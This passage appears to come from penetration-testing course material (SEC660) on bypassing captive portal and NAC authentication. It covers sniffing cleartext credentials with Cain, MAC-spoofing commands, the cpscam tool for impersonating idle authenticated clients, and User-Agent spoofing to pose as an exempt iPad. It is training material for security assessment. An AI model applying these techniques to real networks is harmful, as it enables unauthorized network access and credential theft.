If the captive portal server uses inline management, it will grant access to the victim system following successful authentication. The captive portal server uses the client's MAC address, IP address, or both to validate all traffic as having originated from an authenticated client.



Attacking Captive Portal Authentication

- Several attack opportunities
- Attack captive portal server itself
  - Web server, likely connected to management network for SNMP
- Attack pre-auth. services (DNS, DHCP)
- Attack other pre-auth. client devices

We'll focus on bypassing the authentication requirement to gain access to the post-authentication network.


Attacking Captive Portal Authentication
Captive portal systems present several attack opportunities for the unauthenticated attacker:

- **Attack the Portal**: The captive portal server itself is a target for the attacker. If the captive portal system is using OOB management, it may be using SNMP or other management protocols (we'll look at SNMP attacks later in this module). Regardless of the position of the captive portal server, it is a web server target, and may be vulnerable to the numerous web attack options such as Cross-Site Request Forgery (CSRF), Cross-Site Scripting (XSS), SQL injection and many others.
- **Attack Pre-Authentication Services**: As a high-level protocol, HTTP authentication against the captive portal server requires that several lower-layer protocols have already done their job to support the client. Prior to captive portal authentication, services such as DHCP and DNS must be accessible to the end-user, which may also represent attack opportunities.
- **Attack Other Pre-Authentication Client Devices**: Prior to authentication, the attacker may be able to contact other client systems on the network, regardless of the captive portal deployment mechanism. Successfully compromising a client system that then later completes authentication may yield greater access to the network.

While these techniques represent actionable attack techniques, we'll focus our assessment on bypassing the requirement to authenticate to the captive portal system to gain access to the post-authentication network.

Exploiting Web Authentication

- Internal captive portal servers may not use SSL for credential protection
- We'll examine other SSL attacks later



Timestamp	HTTP server	Client	Username	Password	URL
23/08/2010 - 13:39:45	6.	172.16.0.115	josh	IronCh3FaMer...	http://www.


Exploiting Web Authentication

Surprisingly frequently (in this author's experience), internal captive portal servers do not use SSL to protect the delivery of network credentials. Thus, the ability to observe successful network authentication will yield an attacker valid credentials to use for accessing the network. A simple tool for monitoring the network for successful HTTP credential authentication is Cain (www.oxid.it). Reading from a live network interface (Ethernet or wireless in monitor mode) or from a packet capture file, Cain will inspect HTTP traffic for common form field values corresponding to authentication credentials. As shown on this slide, Cain has identified the HTTP server and client addresses, username, and password information, including the URL of the web location where the credentials were submitted. To access this information, click on the "Sniffer" tab near the top of the window, then click on the "Passwords" tab near the bottom.

For Cain to recognize a username and password field combination, it must be configured with the HTTP form field names to search for. A list of common HTTP form field names is included with Cain by default, including "vb_login_username", "logonusername", "user_security_password" and some non-English spellings such as "in_benutzername". Clicking `Configure | HTTP Fields` allows you to add additional fields as needed.

Note that Cain does not validate that credentials are successful after being observed. If a user fails authentication, Cain will still present the failed authentication credentials in the Sniffer tab.

Later in the material we'll look at exploiting SSL-based captive portal authentication systems.



User Impersonation

- Inline captive portal systems validate prior authentication using MAC/IP
  - Impersonate authenticated user
- Problem with active clients and IP/MAC address conflict
- Few users will log out when leaving
- Solution: Impersonate departed, but still authenticated, user


User Impersonation

Inline captive portal systems are also responsible for bridging or routing traffic from the untrusted network to the trusted network, relying on client MAC and/or IP address information to validate previously authenticated users. Knowing this, we have an opportunity to bypass captive portal authentication by impersonating a previously authenticated user by assuming their MAC address and IP address.

While assuming another user's IP address and MAC address is straightforward, if we impersonate a user who is still on the network we will generate IP address conflict problems. Windows and OS X users will see a warning indicating an IP address conflict, which may alert administrators as to the presence of an attack. Further, the attacker will be unable to transmit TCP traffic reliably, since each SYN+ACK response will inevitably be reset by the user being impersonated.

Despite these limitations, user impersonation for bypassing captive portal authentication can be a useful and somewhat stealthy technique. With captive portal systems, few users will logout when they are finished computing, leaving their session authenticated. With the ability to impersonate users, and identify users who are inactive but still authenticated, an attacker can evade the challenges associated with impersonating a user who is still present on the network.

MAC Address Impersonation



```
C:\macshift>macshift.exe -i "Wireless Network Connection" 000102030405
Macshift v1.1, MAC Changing Utility by Nathan True, macshift@natetrue.co

Setting MAC on adapter 'Wireless Network Connection' to 000102030405...
Adapter ID is {50B86984-2CCE-4C40-BAA1-0734BC1A55CC}
Resetting adapter...
Done

C:\macshift>_
```

```
mymac:~ $ sudo ifconfig en0 ether 00:01:02:03:04:05
mymac:~ $
```

```
root@bt:~# ifconfig eth0 down
root@bt:~# ifconfig eth0 hw ether 00:01:02:03:04:05
root@bt:~# ifconfig eth0 up
```

Warning: Some drivers will not honor alternate MAC addresses

MAC Address Impersonation

Impersonating the MAC address of another device is trivial on almost any platform. On Windows systems, one tool is macshift (http://macshift.natetrue.com), which allows you to identify the interface name with the "-i" argument, followed by the desired MAC address. At the time of this writing, the macshift.natetrue.com website is offline; an alternative tool for MAC address spoofing on Windows is available at https://github.com/matthewlinton/Windows-Scripts/blob/master/macblast/Lib/macshift.exe if the natetrue.com website remains offline.

On OSX systems, the built-in "ifconfig" utility can be used to change the MAC address. Simply open a terminal session and with super-user privileges, run the following command:

```
# ifconfig en1 ether 00:01:02:03:04:05
```


Replace the interface name and MAC address with the desired values.

On Linux systems, the ifconfig utility can also be used to change the MAC address, with a minor variation from the OSX example:

```
# ifconfig eth0 down
# ifconfig eth0 hw ether 00:01:02:03:04:05
# ifconfig eth0 up
```

On Linux systems, many drivers require that the network interface be configured in a down state prior to changing the MAC address (using the "`ifconfig eth0 down`" command). Once the MAC address is changed, we can place the interface back into the up state and request a DHCP address and get the same IP address as the victim within the DHCP lease duration.

Note that some drivers, notably Windows wireless and Ethernet cards, may not honor alternate MAC address settings. Tools such as "macshift" will report success, but will not be effective. It is best to test your tools in a lab environment to validate their operation before attempting to use them in a production environment.



cpscam

- Identifies client activity (like pul)
- Watches for clients accessing the logout URL (that you specify)
- Identifies a client that has been inactive for a timeout duration (e.g. they left, but have not logged out from CP)

```
$ sudo perl cpscam.pl 10.10.0.0 255.255.0.0
Capturing traffic ..
Mon Aug 23 14:44:37 2010
Host 10.10.10.108 has been inactive for 51 seconds.
Host 10.10.10.100 has been inactive for 84 seconds.
Host 10.10.10.117 has been inactive for 21 seconds.
Mon Aug 23 14:44:55 2010
Host 10.10.10.100 has been inactive for 102 seconds.
Host 10.10.10.117 has been inactive for 49 seconds.
Mon Aug 23 14:45:13 2010
Host 10.10.10.100 has been inactive for 120 seconds.
Host 10.10.10.117 has been inactive for 67 seconds.
The host at 10.10.10.100/00:13:ce:55:98:ef has been inactive for 120 seconds...
```


cpscam

The cpscam tool ("captive portal scam") written by this author is a useful aid for impersonating an authenticated client and bypassing the captive portal authentication process. Cpscam observes network traffic to build a list of client IP and MAC addresses to impersonate, similar to Pickupline. Unlike Pickupline, cpscam maintains this list of clients, attempting to identify clients that have left the network as a preferable impersonation option. Cpscam also watches for clients that access the captive portal logout URL (that you specify by editing the Perl script) and removes those clients from the impersonate list.

Once cpscam determines that a client has been inactive for 2 minutes (the default inactivity timer), it displays the IP address and MAC address of the client. Depending on your attack platform, you can use your preferred tool to impersonate MAC and IP address information to bypass the captive portal authentication requirement.

Cpscam is available at http://www.willhackforsushi.com/code/cpscam.pl. To use this tool you will need to install the Perl NetPacket::IP module, which can be done by running the following command:

```
$ sudo perl -MCPAN -e 'install NetPacket::IP'
```



Authentication Bypass Opportunity


- Some devices may be excluded from authentication and agent checks
- Identify the NAC vendor in use
  - Cisco, Bradford, ForeScout, etc.
  - What client OSs do they support?
  - What is likely to be present, but not supported by the NAC vendor?
- MAC OUI often used to "goodlist" devices that are exempt from validation
  - NAC vendors seemed to catch on to this loophole pretty quickly

Authentication Bypass Opportunity

Many NAC implementations using a dissolvable or clientless agent must accommodate systems where the agent is not supported. Mobile devices such as phones, iPads, handhelds, and other PDAs may require network access, but are not supported by the NAC vendor. In these cases, the organization may exclude specific devices from the authentication and compliance checks. As attackers, this creates an opportunity for us to impersonate the unsupported device to bypass the NAC system.

To leverage this technique, it is useful to first identify the NAC vendor in use. Next, identify the client OSs that are unsupported but likely to be in use by the target organization. Select the supported client as the target to impersonate to bypass the NAC system.

Many NAC vendors started with a MAC OUI "goodlist" of devices that are exempt from authentication and posture validation. Early NAC bypass was as simple as changing your Ethernet or wireless MAC address to match the OUI of an iPad or another exempt device. Sadly, for us, NAC vendors caught onto this loophole quickly, introducing additional system checks to catch people who attempt to bypass NAC.



System Validation

- NAC attempts to validate the MAC prefix matches the OS
  - Browser User-Agent matching
  - Passive OS fingerprinting
  - JavaScript OS validation
- May be necessary to manipulate the attacker system to keep up the ruse

We'll use iOS 10 as our impersonation target for examples

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 47


System Validation
To prevent people from bypassing the NAC system, vendors introduced additional system validation checks beyond MAC OUI validation. These checks aim to validate that the MAC OUI and additional settings all support the identity of the system, including:

- Web Browser User-Agent Matching: The NAC will inspect HTTP traffic to identify the HTTP User-Agent string, ensuring that it does not wrongfully reveal an operating system or platform that does not match the other criteria.
- Passive OS Fingerprinting: By passively observing traffic on the network, the NAC vendor identifies the client operating system in use, differentiating Windows, Linux, OS X and embedded platforms.
- JavaScript OS Validation: Some NAC systems will insert custom JavaScript into the HTTP response to collect information about the client's browser Domain Object Model (DOM).

While these methods make it more difficult to impersonate devices with a policy exception, a cautious attacker can still impersonate any system if they have prior knowledge as to how the system with the exception policy behaves. For our examples, we'll examine how an attacker can impersonate an Apple iPad device with iOS 10. Knowledge of how the iPad platform behaves is useful, as it is universally not supported by clientless NAC agents (due to limitations in the Safari browser and Apple's *walled-garden* client software approach) and yet popular in many organizations as a client device.

User-Agent Impersonation

- Straightforward to impersonate with Firefox plugin User Agent Switcher
  - Also impersonates some JavaScript elements used for validation
- Vendors quickly caught on and added additional tests for OS validation



Description:	iOS 10
User Agent:	Mozilla/5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.5
App Code Name:	Mozilla
App Name:	Netscape
App Version:	Mozilla/5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.5
Platform:	iPad
Vendor:	Apple Computer, Inc.
Vendor Sub:	

User-Agent Impersonation

User-Agent impersonation is straightforward using Firefox and the User Agent Switcher plugin. After installing this plugin, clicking Tools | Default User Agent | Edit User Agent… will open the User Agent Switcher Options dialog where you can add a new User-Agent option. Clicking New | New User Agent will open the "New User Agent" dialog where you can supply the following basic options:


- Description: User in the Tools | Default User Agent menu to describe the new User-Agent.
- User Agent: The content of the User-Agent supplied by the browser.

The User Agent Switcher plugin also allows us to specify additional options in the New User Agent dialog that represent portions of the browser DOM:

- App Code Name: Overrides the value of the browser.appCodeName DOM key
- App Name: Overrides the value of the browser.appName DOM key
- App Version: Overrides the value of the browser.appVersion DOM key
- Platform: Overrides the value of the browser.platform DOM key
- Vendor: Overrides the value of the browser.vendor DOM key
- Vendor Sub: Overrides the value of the browser.vendorSub DOM key

To configure the User Agent Switcher plugin to impersonate the iPad, create a new entry with the following settings. Fields that should remain empty are noted with "<blank>":

Description: iOS 10 iPad
User Agent: Mozilla/5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Mobile/14A5345a Safari/602.1
App Code Name: Mozilla
App Name: Netscape
App Version: 5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Mobile/14A5345a Safari/602.1
Platform: iPad
Vendor: Apple Computer, Inc.
Vendor Sub: <blank>



TCP Stack Fingerprinting

- Simple enhancement for inline CP gateways
  - Leverage passive fingerprints for additional OS validation enforcement
- Alert on clients who fail fingerprint vs. MAC OUI,

